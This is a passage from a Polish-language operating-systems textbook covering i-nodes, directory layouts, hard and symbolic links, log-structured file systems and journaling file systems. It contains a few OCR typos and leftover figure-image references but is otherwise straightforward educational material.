Ostatnią metodą śledzenia tego, który z bloków należy do którego pliku, jest powiązanie z każdym plikiem struktury danych nazywanej *i-węzłem (węzłem indeksowym)*, w której są zapisane atrybuty i adresy dyskowe bloków należących do pliku. Prosty przykład pokazano na rysunku 4.10. Na podstawie i-węzła można znaleźć wszystkie bloki należące do pliku.



Rysunek 4.10. Przykładowy i-węzeł

Wielką przewagą tego schematu, w porównaniu z używaniem do łączenia plików tabeli umieszczonej w pamięci, jest to, że i-węzeł musi być w pamięci tylko wtedy, gdy powiązany z nim plik jest otwarty. Jeśli każdy i-węzeł zajmuje n bajtów, a jednocześnie można otworzyć maksymalnie k plików, to całkowita ilość pamięci zajmowanej przez wszystkie i-węzły dla otwartych plików wynosi kn bajtów. Tylko tyle miejsca trzeba zarezerwować wcześniej.


Ta tablica jest zazwyczaj znacznie mniejsza od ilości miejsca zajmowanego przez tablicę plików opisaną w poprzednim punkcie. Powód jest prosty. Tablica przeznaczona do zapisania jednokierunkowej listy wszystkich bloków na dysku jest proporcjonalna do rozmiaru samego dysku. Jeśli dysk ma n bloków, tabela wymaga n pozycji. W miarę zwiększania objętości dysków tabela ta liniowo rozrasta się wraz z nimi. Dla odróżnienia mechanizm i-węzłów wymaga w pamięci tablicy o rozmiarze proporcjonalnym do maksymalnej liczby plików, które mogą być otwarte na raz. Nie ma znaczenia, czy dysk ma 100 GB, 1000 GB, czy 10 000 GB.

Jeden z problemów z i-węzłami polega na tym, że każdy z nich posiada miejsce na stałą liczbę adresów dyskowych. W związku z tym powstaje kłopot, kiedy plik rozrośnie się poza ten limit. Jedno z rozwiązań tego problemu polega na zarezerwowaniu ostatniego adresu dyskowego nie na blok danych, ale na adres bloku zawierającego więcej adresów bloków dyskowych, tak jak pokazano na rysunku 4.10. Jeszcze bardziej zaawansowanym rozwiązaniem byłoby dwa bloki (lub więcej takich bloków) zawierające adresy dyskowe lub nawet bloki dyskowe wskazujące na inne bloki dyskowe pełne adresów. Do zagadnienia i-węzłów powrócimy przy okazji omawiania systemu UNIX w rozdziale 10. W windowsowym systemie NTFS wykorzystywany jest podobny pomysł. Różnica polega na zastosowaniu większych i-węzłów, które są zdolne do przechowywania także niewielkich plików.

4.3.3. Implementacja katalogów

Przed odczytaniem danych z pliku trzeba go otworzyć. Podczas otwierania pliku system operacyjny wykorzystuje nazwę ścieżki dostarczoną przez użytkownika do zlokalizowania pozycji w katalogu. Wpis w katalogu zawiera informacje potrzebne do znalezienia bloków dyskowych. W zależności od systemu mogą to być adresy dyskowe całego pliku (z ciągłą alokacją), numer pierwszego bloku (oba mechanizmy bazujące na listach jednokierunkowych) lub numer i-węzła. We wszystkich przypadkach główną funkcją systemu katalogów jest odwzorowanie nazwy ASCII pliku na informacje niezbędne do zlokalizowania danych.

Blisko związany z tym problem dotyczy miejsca przechowywania atrybutów. Każdy system plików utrzymuje atrybuty plików, np. właściciela i czas utworzenia, które muszą być gdzieś zapisane. Jedna z możliwości, która wydaje się oczywista, polega na zapisaniu ich bezpośrednio we wpisie w katalogu. Wiele systemów działa dokładnie w taki sposób. Opcję tę pokazano na rysunku 4.11(a). W prostym projekcie katalog składa się z listy wpisów o stałym rozmiarze, po jednym na plik. Zawiera nazwę pliku (o stałym rozmiarze), strukturę do przechowywania atrybutów plikowych oraz jeden lub więcej adresów dyskowych (aż do pewnego maksimum), które mówią o tym, gdzie znajdują się bloki dyskowe należące do pliku.




Rysunek 4.11. (a) Prosty katalog zawierający wpisy o stałym rozmiarze zawierające adresy dyskowe i atrybuty; (b) katalog w każdym wpisie odnosi się do i-węzła

W systemach, które korzystają z i-węzłów, inną możliwością zapisywania atrybutów jest wykorzystanie do tego i-węzłów zamiast wpisów w katalogu. W takim przypadku wpis w katalogu może być krótszy: może zawierać samą nazwę pliku oraz numer i-węzła. Taką sytuację pokazano na rysunku 4.11(b). Jak się przekonamy później, taka metoda ma pewne zalety w porównaniu z umieszczeniem ich we wpisie w katalogu. Dwa podejścia pokazane na rysunku 4.11 odpowiadają systemom Windows i UNIX, o czym przekonamy się w dalszej części tego rozdziału.

Do tej pory zakładaliśmy, że pliki mają krótkie nazwy o stałej długości. W systemie MS-DOS nazwy plików składają się z bazowej nazwy plików o rozmiarze od 1 do 8 znaków i opcjonalnie rozszerzenia składającego się z 1 – 3 znaków. W systemie UNIX w wersji 7 nazwy plików składały się z 1 – 14 znaków, z uwzględnieniem wszystkich rozszerzeń. Jednak niemal wszystkie współczesne systemy operacyjne obsługują dłuższe nazwy plików o zmiennym rozmiarze. W jaki sposób można to zaimplementować?

Najprostszym sposobem jest ustalenie limitu nazwy pliku, zwykle 255 znaków, a następnie wykorzystanie jednego z projektów pokazanych na rysunku 4.11. W takim scenariuszu dla każdej nazwy pliku trzeba zarezerwować 255 znaków. Ten sposób jest prosty, ale prowadzi do marnotrawstwa dużej ilości miejsca na dysku, ponieważ niewiele plików ma aż tak długie nazwy. Ze względów wydajnościowych pożądana okazuje się inna struktura.

Jeden z alternatywnych sposobów bazuje na porzuceniu idei o jednakowym rozmiarze wszystkich wpisów w katalogu. Przy tej metodzie każdy wpis w katalogu zawiera stałą część, zwykle zaczynającą się od rozmiaru wpisu. Za nim występują dane o stałym formacie. Zazwyczaj zawierają właściwego, czas utworzenia pliku, informacje o zabezpieczeniach oraz inne atrybuty. Za nagłówkiem, który ma stały rozmiar, występuje właściwa nazwa pliku, tak dłuża jak potrzeba (co pokazano na rysunku 4.12(a) w formacie big-endian, np. SPARC). W tym przykładzie mamy trzy pliki: *project-budget*, *personnel* i *foo*. Każda nazwa pliku kończy się specjalnym znakiem (zwykle 0), który na rysunku jest reprezentowany przez kratkę z krzyżykiem. Aby każdy wpis w katalogu zaczynał się od granicy słowa, wszystkie nazwy plików są wypełniane do stałej liczby słów, reprezentowanych na rysunku przez ramki wyróżnione szarym kolorem.



Rysunek 4.12. Dwa sposoby obsługi długich nazw plików w katalogu; (a) razem z innymi atrybutami; (b) na stercie

Wada tej metody polega na tym, że kiedy plik zostanie usunięty, w katalogu pozostaje luka o zmiennym rozmiarze, w której może się nie zmieścić następny plik wprowadzany do katalogu. Problem ten jest analogiczny do tego, z jakim mieliśmy do czynienia w przypadku ciągłych plików dyskowych. Teraz jednak kompaktowanie katalogu jest wykonalne, ponieważ katalog w całości mieści się w pamięci. Inny problem polega na tym, że pojedynczy wpis w katalogu może obejmować wiele stron, zatem podczas czytania nazwy pliku może dojść do wystąpienia błędu braku strony.

Innym sposobem poradzenia sobie z nazwami o zmiennej długości jest zastosowanie wpisów w katalogu o stałej długości oraz utrzymywanie nazw plików na stercie na końcu katalogu, tak jak pokazano na rysunku 4.12(b). Taka metoda ma tę zaletę, że w przypadku usunięcia wpisu następny wprowadzany plik zawsze mieści się w luce. Oczywiście stertą trzeba zarządzać, a podczas przetwarzania nazw plików mogą wystąpić błędy braku stron. W tym przypadku pewną zaletą jest to, że nie istnieje już realna potrzeba, by nazwy plików zaczynały się w granicach słowa, dlatego na rysunku 4.12(b) nie widzimy znaków wypełniających za nazwami plików, tak jak na rysunku 4.12(a).

We wszystkich projektach zaprezentowanych do tej pory w razie konieczności odnalezienia pliku katalogi są przeszukiwane liniowo od początku do końca. W przypadku szczególnie rozbudowanych katalogów liniowe wyszukiwanie może być wolne. Jednym ze sposobów przyspieszenia wyszukiwania jest zastosowanie tablicy skrótów w każdym katalogu. Oznaczmy rozmiar tabeli przez n . W celu wprowadzenia nazwy pliku jest dla niej tworzony skrót do wartości od 0 do $n-1$. Można go obliczyć np. poprzez podzielenie długości nazwy przez n i pobranie reszty. Alternatywnie można dodać do siebie słowa składające się na nazwę pliku, a otrzymaną wartość podzielić przez n . Można też zastosować inny, podobny schemat.

W każdym przypadku trzeba przeanalizować wpis w tabeli odpowiadający kodowi skrótu. Jeśli jest nieużywany, to pod tą pozycją zostaje umieszczony wskaźnik do wpisu dotyczącego pliku. Wpisy dotyczące plików występują za tabelą skrótów. Jeśli określona pozycja jest już używana, utworzona zostaje lista jednokierunkowa, której początek znajduje się we wpisie do tabeli, a poszczególne elementy listy odpowiadają kolejnym wpisom o tej samej wartości skrótu.

Podczas wyszukiwania pliku wykorzystywana jest ta sama procedura. Obliczany jest skrót nazwy pliku w celu znalezienia odpowiedniej pozycji w tabeli skrótów. W celu znalezienia pliku sprawdzane są wszystkie elementy w ciągu, których początek wyznacza wybrana pozycja tabeli skrótów. Brak nazwy pliku na liście oznacza, że wybranego pliku nie ma w katalogu.

Zastosowanie tabeli skrótów ma tę zaletę, że pozwala na znacznie szybsze wyszukiwanie. Ma jednak również wadę — bardziej złożoną administrację. Wykorzystanie tej metody można poważnie brać pod uwagę tylko w takich systemach, których katalogi zawierają zwykle setki lub nawet tysiące plików.


Innym sposobem przyspieszenia wyszukiwania rozbudowanych katalogów jest buforowanie wyników wyszukiwania w pamięci podręcznej. Przed rozpoczęciem wyszukiwania należy najpierw sprawdzić, czy nazwa pliku występuje w pamięci podręcznej. Jeśli tak, to można ją zlokalizować natychmiast. Oczywiście buforowanie sprawdza się tylko wtedy, gdy większość operacji wyszukiwania dotyczy stosunkowo niewielkiej liczby plików.

4.3.4. Pliki współdzielone

Kiedy nad projektem pracuje jednocześnie kilku użytkowników, często muszą oni współdzielić pliki. Wygodnym rozwiązaniem jest, aby współdzielony plik jednocześnie pojawił się w różnych katalogach należących do różnych użytkowników. Na rysunku 4.13 ponownie pokazano system plików z rysunku 4.4, tyle że tym razem jeden z plików użytkownika C występuje również w jednym z katalogów użytkownika B . Połączenie pomiędzy katalogiem użytkownika B a współdzielonym plikiem nosi nazwę *dowiązania*. System plików nie jest teraz drzewem, ale raczej *skierowanym grafem acyklicznym (DAG — z ang. Directed Acyclic Graph)*. System plików w postaci skierowanego grafu acyklicznego komplikuje utrzymanie systemu, ale takie jest życie.

Współdzielenie plików jest wygodne, ale wiążą się z nim pewne problemy. Po pierwsze, jeśli katalogi rzeczywiście zawierają adresy dyskowe, to podczas tworzenia dowiązania do pliku kopowanie adresów dyskowych musi być wykonane w katalogach użytkownika B . Jeśli dowolny z użytkowników B lub C doda informacje do pliku, nowe bloki znajdą się tylko w katalogu użytkownika, który wykonuje operację dołączania. Zmiany nie będą widoczne dla drugiego użytkownika, co przeczy sensowi współdzielenia.


Problem ten można rozwiązać na dwa sposoby. W pierwszym bloki dyskowe nie są wyszczególnione w katalogach, ale w niewielkiej strukturze danych skojarzonej z samym plikiem. Przy takim rozwiązaniu katalogi będą wskazywały na tę niewielką strukturę danych. Właśnie takie podejście zastosowano w Uniksie (gdzie niewielka struktura danych, o której mowa, to i-węzeł).



Rysunek 4.13. System plików zawierający współdzielony plik

W drugim rozwiążaniu użytkownik *B* tworzy dowiązanie do jednego z plików użytkownika *C* poprzez zlecenie systemowi stworzenia nowego pliku typu *LINK* i wprowadzeniu go do katalogu użytkownika *B*. Nowy plik zawiera jedynie nazwę ścieżki pliku, do którego jest dowiązany. Kiedy użytkownik *B* chce czytać dane z dowiązanego pliku, system operacyjny rozpoznaje, że plik, z którego mają być czytane dane, jest typu *LINK*, a zatem wyszukuje potrzebną nazwę pliku i czyta plik. Dowiązanie tego rodzaju określa się jako *dowiązanie symboliczne*, dla odróżnienia od tradycyjnego (twardego) dowiązania.

Każda z wymienionych metod ma swoje wady. W pierwszej metodzie, w czasie gdy użytkownik *B* tworzy dowiązanie do współdzielonego pliku, w i-węźle jest rejestrowany właściciel pliku (użytkownik *C*). Tworzenie dowiązania nie zmienia praw własności do pliku (patrz rysunek 4.14), ale zwiększa licznik dowiązań w i-węźle, tak by system wiedział, ile wpisów w katalogach w danym momencie wskazuje plik.



Rysunek 4.14. (a) Sytuacja poprzedzająca tworzenie dowiązania; (b) sytuacja po stworzeniu dowiązania; (c) sytuacja po usunięciu pliku przez właściciela

Jeśli użytkownik *C* spróbuje usunąć plik, system staje przed problemem. Jeśli usunie plik i wyczyści i-węzeł, użytkownik *B* będzie dysponował wpisem do katalogu wskazującym na nieprawidłowy i-węzeł. Jeśli i-węzeł zostanie później przypisany do innego pliku, dowiązanie użytkownika *B* będzie wskazywało na nieprawidłowy plik. Na podstawie licznika w i-węźle system może stwierdzić, że plik jest w dalszym ciągu używany, ale nie istnieje łatwy sposób znalezienia wszystkich

wpisów w katalogach odpowiadających plikowi po to, by je usunąć. Wskaźników do katalogów nie można zapisać w i-węźle, ponieważ może istnieć nieograniczona liczba katalogów.

Można jedynie usunąć wpis w katalogu użytkownika *C* i pozostawić i-węzeł bez zmian, przy czym po operacji licznik w i-węźle powinien być ustawiony na 1 — tak jak pokazano na rysunku 4.14(c). W tym momencie tylko użytkownik *B* posiada wpis w katalogu dla pliku, którego właścicielem jest użytkownik *C*. Jeśli system będzie wykonywał rozliczanie lub ma ustalone limity dyskowe (ang. *quotas*), będzie zaliczał zajęte miejsce użytkownikowi *C* do chwili, kiedy użytkownik *B* zdecyduje się na usunięcie dowiązania. W tym momencie wartość licznika spadnie do 0 i plik zostanie usunięty.

W przypadku zastosowania dowiązań symbolicznych ten problem nie powstanie, ponieważ tylko prawowy właściciel ma wskaźnik do i-węzła. Użytkownicy, którzy stworzyli dowiązania do pliku, mają jedynie nazwy ścieżek — nie mają wskaźników do i-węzłów. Kiedy właściciel usunie plik, jest on niszczony. Kolejne próby wykorzystania pliku za pomocą dowiązania symbolicznego nie powiodą się, ponieważ system nie będzie mógł zlokalizować pliku. Usunięcie dowiązania symbolicznego w ogóle nie ma wpływu na plik.

Problemem w przypadku dowiązań symbolicznych są dodatkowe koszty obliczeniowe. Trzeba przeczytać plik zawierający ścieżkę, a następnie przeanalizować ją i odnaleźć plik — komponent po komponencie, aż do dotarcia do i-węzła. Wszystkie te działania wymagają wykonania dodatkowych operacji dyskowych. Co więcej, dla każdego dowiązania symbolicznego potrzebny jest dodatkowy i-węzeł, a także dodatkowy blok dyskowy do zapamiętania ścieżki. Jeśli jednak ścieżka jest krótka, w ramach optymalizacji system może zapisać ją w samym i-węźle. Dowiązania symboliczne mają tę zaletę, że można je wykorzystać w celu dowiązywania plików na komputerach zapisanych w dowolnym miejscu na świecie. Wystarczy tylko dodać adres sieciowy komputera, na którym jest zapisany plik, do ścieżki na tym komputerze.

Dowiązania, zarówno symboliczne, jak i twarde, sprawiają także inny problem. Kiedy są dozwolone dowiązania, mogą istnieć dwie ścieżki lub więcej ścieżek do pliku. Programy, które rozpoczynają przeszukiwanie od określonego katalogu i znajdują wszystkie pliki w tym katalogu i jego podkatalogach, znajdą powiązany plik wiele razy. Przykładowo program, który zrzuca wszystkie pliki z katalogu i podkatalogów na taśmę, może wykonać wiele kopii pliku z dowiązaniemi. Co więcej, jeśli taśma zostanie następnie wczytana na innym komputerze, to o ile program wykonujący kopię nie ma odpowiednich mechanizmów, skopiuje plik wielokrotnie, zamiast utworzyć dowiązania.

4.3.5. Systemy plików o strukturze dziennika

Postęp w technice wywiera presję na współczesne systemy plików. W szczególności procesory stają się coraz szybsze, dyski coraz bardziej pojemne i tańsze (choć tylko nieznacznie szybsze), a objętość pamięci wzrasta w tempie wykładniczym. Jedynym parametrem, który nie poprawia się w szalonym tempie, jest czas wyszukiwania danych na dysku (z wyjątkiem dysków SSD, dla których czas wyszukiwania jest zerowy).

Kombinacja tych czynników sprawia, że w wielu systemach plików powstaje problem wąskich gardeł wydajnościowych. W badaniach przeprowadzonych na Uniwersytecie w Berkeley postawiono sobie za cel złagodzenie tego problemu poprzez opracowanie całkowicie nowego systemu plików o strukturze dziennika, znanego pod nazwą **LFS** (od ang. *Log-structured File System*). W tym punkcie spróbujemy zwięzłe opisać sposób działania systemu plików LFS.Więcej informacji na ten temat można znaleźć w oryginalnym artykule poświęconym systemowi plików LFS [Rosenblum i Ousterhout, 1991].

Projektowi LFS przyświeca idea, zgodnie z którą w miarę powstawania coraz szybszych procesorów i rozrastania się pamięci RAM pamięci podręczne również gwałtownie się rozrastają. W konsekwencji jest możliwa obsługa bardzo znaczającej części żądań odczytu bezpośrednio z pamięci podręcznej systemu plików — bez konieczności dostępu do dysku. Wynika to z obserwacji, że w przyszłości większość operacji dostępu do dysku będą stanowiły zapisy, zatem mechanizm czytania zawsze wykorzystywany w niektórych systemach plików w celu pobrania bloków, zanim będą potrzebne, nie powoduje już istotnego wzrostu wydajności.

Na domiar złego w większości systemów plików operacje zapisu są wykonywane w bardzo niewielkich fragmentach. Zapis niewielkich fragmentów staje się bardzo nieefektywny, ponieważ trwający 50 µs zapis na dysk często poprzedza operację wyszukiwania trwającą 10 ms oraz opóźnienie spowodowane obrotem, trwające 4 ms. Przy takich parametrach sprawność dysku spada do mniej niż 1%.

Aby się przekonać, skąd pochodzą wszystkie operacje zapisu małych fragmentów, rozważmy tworzenie nowego pliku w systemie operacyjnym UNIX. W celu zapisania tego pliku trzeba zapisać i-węzeł katalogu, blok katalogu, i-węzeł pliku oraz sam plik. Chociaż te operacje zapisu można opóźnić, podjęcie takiej decyzji naraziłoby system plików na poważne problemy spójności, gdyby wystąpiła awaria przed wykonaniem zapisu. Z tego powodu zapisy i-węzłów zwykle są wykonywane natychmiast.

Wziawszy pod uwagę przytoczone powyżej uwarunkowania, projektanci systemu LFS zdecydowali się na zmodyfikowanie implementacji systemu plików w systemie UNIX w taki sposób, aby wykorzystać pełną przepustowość dysku — nawet w warunkach obciążenia składającego się w większości z losowych operacji zapisu o małej objętości. Podstawowa idea polega na nadaniu całemu dyskowi struktury dziennika. Okresowo oraz wtedy, gdy występuje specjalna potrzeba, wszystkie zaległe operacje zapisu zbuforowane w pamięci są zbierane i zapisywane na dysku w postaci pojedynczego ciągłego segmentu na końcu dziennika. Segment ten zawiera zatem pomieszczone ze sobą i-węzły, bloki katalogów oraz bloki danych. Na początku każdego segmentu jest spis, który informuje, co można znaleźć w tym segmencie. Jeśli rozmiar przeciennego segmentu ustawi się na około 1 MB, to można wykorzystać prawie całą przepustowość dysku.

W tym projekcie i-węzły w dalszym ciągu istnieją i mają taką samą strukturę jak w Uniksie, ale są rozproszone w całym dzienniku, zamiast być zapisane pod stałą pozycją na dysku. Nienajlej jednak podczas wyszukiwania i-węzła bloki są wyszukiwane w zwykły sposób. Oczywiście znalezienie i-węzła jest teraz znacznie trudniejsze, ponieważ nie można, tak jak w Uniksie, wyliczyć adresu na podstawie numeru i-węzła. Aby można było znaleźć i-węzły, system plików utrzymuje mapę i-węzłów poindeksowaną według numeru i-węzła. Pozycja i w tej mapie wskazuje na i-węzeł na dysku. Mapa jest utrzymywana na dysku, ale pozostaje także w pamięci podręcznej, dlatego najczęściej używane fragmenty przez większość czasu są w pamięci.

Podsumujmy to, co powiedzieliśmy do tej pory: wszystkie operacje zapisu są początkowo buforowane w pamięci, a okresowo wszystkie zbuforowane operacje zapisu są zapisywane na dysku w postaci pojedynczego segmentu — na końcu dziennika. Podczas otwierania pliku najpierw wykorzystywana jest mapa w celu zlokalizowania i-węzła pliku. Kiedy i-węzeł zostanie zlokalizowany, można z niego odczytać adresy bloków. Wszystkie bloki są zapisywane w segmentach, w pewnym miejscu dziennika.

Gdyby pojemność dysków była nieskończoność duża, powyższy opis stanowiłby koniec opowieści. Fizyczne dyski są jednak skończone, dlatego w końcu dziennik będzie zajmował cały dysk. W tym momencie nie będzie można do niego dopisać nowych segmentów. Na szczęście wiele istniejących segmentów może zawierać bloki, które nie są już potrzebne — np. jeśli plik

zostanie nadpisany, to jego i-węzeł będzie wskazywał na nowe bloki, ale stare w dalszym ciągu będą zajmowały miejsce w segmentach zapisanych wcześniej.

W celu rozwiążania tego problemu w systemie LFS występuje wątek **sprzątacza** (ang. *cleaner*), który cyklicznie skanuje dziennik, aby go skompaktować. Rozpoczyna od odczytania spisu na początku pierwszego segmentu w dzienniku, aby zobaczyć, jakie i-węzły i pliki można w nim znaleźć. Następnie sprawdza bieżącą mapę i-węzłów, aby zobaczyć, czy i-węzły są aktualne oraz czy bloki plików są w dalszym ciągu wykorzystywane. Jeśli nie, informacje te są porzucane. I-węzły i bloki, które pozostają w dalszym ciągu w użyciu, są ładowane do pamięci w celu zapisania w następnym segmencie. Oryginalny segment jest następnie oznaczany jako wolny, dzięki czemu dziennik może go wykorzystać do zapisu nowych danych. W ten sposób sprzątacz porusza się wzdułż dziennika, wyrzucając stare segmenty z końca dziennika i ładując aktywne dane do pamięci w celu zapisania w następnym segmencie. W konsekwencji dysk jest dużym cyklicznym buforem z wątkiem zapisu, który dodaje nowe segmenty na początku, oraz z wątkiem sprzątacza, który usuwa stare segmenty z końca.

Rejestracja transakcji nie jest w tym przypadku trywialna, ponieważ jeśli blok pliku zostanie zapisany do nowego segmentu, to trzeba zlokalizować i-węzeł pliku (znajdujący się gdzieś w dzienniku), zaktualizować go oraz umieścić w pamięci w celu zapisania go w następnym segmencie. Następnie trzeba zaktualizować mapę i-węzłów, tak by wskazywała na nową kopię. Niemniej jednak wykonanie operacji administracyjnych jest możliwe, a efekty wydajnościowe pokazują, że ta złożoność się opłaca. Z pomiarów opisanych w artykułach przytoczonych powyżej wynika, że system plików LFS jest wydajniejszy od standardowego systemu plików Uniksa o rząd wielkości w przypadku zapisu małych fragmentów oraz jest tak samo wydajny lub nawet wydajniejszy od standardowego systemu plików UNIX dla operacji odczytu oraz zapisu dużych fragmentów.

4.3.6. Księgujące systemy plików

Chociaż systemy plików o strukturze dziennika są interesującym pomysłem, nie stosuje się ich powszechnie. W części wynika to stąd, że są w dużym stopniu niezgodne z istniejącymi systemami plików. Pomimo to jedną z typowych dla nich własności — sprawność działania w warunkach awarii — można z łatwością zastosować do bardziej konwencjonalnych systemów plików. Podstawowa idea w tym przypadku polega na utrzymywaniu rejestru tego, co system plików zamierza zrobić, zanim to zrobi. W związku z tym, jeśli nastąpi awaria systemu, zanim wykona on zaplanowaną pracę, to po ponownym uruchomieniu system może zajrzeć do dziennika, sprawdzić, co działało się w momencie awarii, i dokończyć zadanie. Takie systemy plików zwane *księgującymi* (ang. *journaling file systems*) są faktycznie używane. Mechanizm ten wykorzystuje system plików NTFS, a także systemy ext3 i ReiserFS z Linuksa. W systemie OS X księgujące systemy plików są dostępne jako opcja. Poniżej zaprezentujemy zwięzłe wprowadzenie w tę tematykę.

Aby zapoznać się z naturą problemu, rozważmy prostą operację, która jest wykonywana bardzo często: usunięcie pliku. Operacja ta (w systemie UNIX) wymaga trzech kroków, na które składają się następujące czynności:

1. Usunięcie pliku z katalogu, w którym jest on zapisany.
2. Zwolnienie i-węzła i umieszczenie go w puli wolnych i-węzłów.
3. Zwrócenie wszystkich bloków dyskowych do puli wolnych bloków dyskowych.

W systemie Windows wymagane są analogiczne działania. W przypadku braku awarii kolejność, w jakiej są wykonywane te czynności, nie ma znaczenia. Ma ona jednak znaczenie w warunkach awarii. Przypuśćmy, że wykonano pierwszy krok, a po nim system uległ awarii. I-węzeł ani bloki pliku nie będą dostępne z żadnego pliku, ale nie będą także dostępne do ponownego przypisania — pozostaną po prostu zawieszone gdzieś w próżni, przez co zmniejszy się ilość dostępnych zasobów. Jeśli awaria nastąpi po drugim kroku, utracone zostaną tylko bloki.

Jeśli kolejność operacji się zmieni, a i-węzeł zostanie wcześniej zwolniony, to po ponownym uruchomieniu systemu i-węzeł będzie mógł być przypisany na nowo, ale stary wpis w katalogu w dalszym ciągu będzie na niego wskazywał, a zatem będzie pokazywał niewłaściwy plik. Jeśli bloki zostaną najpierw zwolnione, to awaria, która wystąpi przed wyzerowaniem i-węzła, spowoduje, że prawidłowy wpis w katalogu będzie wskazywał i-węzeł zawierający listę bloków znajdujących się w puli bloków wolnych, przeznaczonych do ponownego wykorzystania w niedalekiej przyszłości. Może to doprowadzić do sytuacji, w której dwa pliki (lub większa ich liczba) będą losowo współdzielić te same bloki. Żaden z tych scenariuszy nie jest dobry.

W księgującym systemie plików najpierw jest dokonywany wpis w dzienniku zawierający trzy operacje do wykonania. Następnie ten wpis zostaje zapisany na dysku (a dodatkowo może być później odczytany z dysku w celu weryfikacji, czy został zapisany prawidłowo). Dopiero po zapisaniu wpisu w dzienniku rozpoczyna się wykonywanie dalszych operacji. Po pomyślnym wykonaniu tych operacji wpis w dzienniku jest usuwany. Jeśli teraz dojdzie do awarii, to po odtworzeniu systemu plików może sprawdzić dziennik, by zobaczyć, czy nie ma w nim żadnych zaległych operacji. Jeśli są, można je wszystkie ponownie uruchomić (wiele razy w przypadku powtarzających się awarii) i powielać tę czynność aż do momentu poprawnego usunięcia pliku.

Aby mechanizm księgowania mógł działać, operacja zapisana w dzienniku musi być **idempotentna**, co oznacza, że można ją powtórzyć bez szkody dla systemu tyle razy, ile potrzeba. Takie operacje jak „Uaktualnij mapę bitową w celu oznaczenia i-węzła *k* lub bloku *n* jako wolnego” można powtarzać wielokrotnie bez żadnego niebezpieczeństwa. Operacja przeszukiwania katalogu wraz z usuwaniem wszystkich wpisów o nazwie *foobar* również jest idempotentna. Z drugiej strony operacja dodawania niedawno zwolnionych bloków z i-węzła *k* na końcu listy bloków wolnych nie jest idempotentna, ponieważ bloki te mogą już tam być. Bardziej kosztowna operacja „Przeszukaj listę bloków wolnych i dodaj do niego blok *n*, jeśli go tam jeszcze nie ma” jest idempotentna. Księgujące systemy plików muszą zorganizować swoje struktury danych oraz operacje zapisywane w dziennikach w taki sposób, aby wszystkie były idempotentne. W tych okolicznościach odtwarzanie po awarii można przeprowadzić szybko i bezpiecznie.

Aby zapewnić jeszcze większą niezawodność, w systemach plików można wprowadzić pojęcie *niepodzielnej transakcji*, znane ze świata baz danych. W przypadku używania tego mechanizmu grupę operacji można umieścić w bloku pomiędzy wywołaniami `begin transaction` i `end transaction`. System plików wie wtedy, że musi wykonać wszystkie operacje umieszczone w tym bloku lub nie wykonywać żadnej z nich, ale nie może wykonać żadnych innych kombinacji.

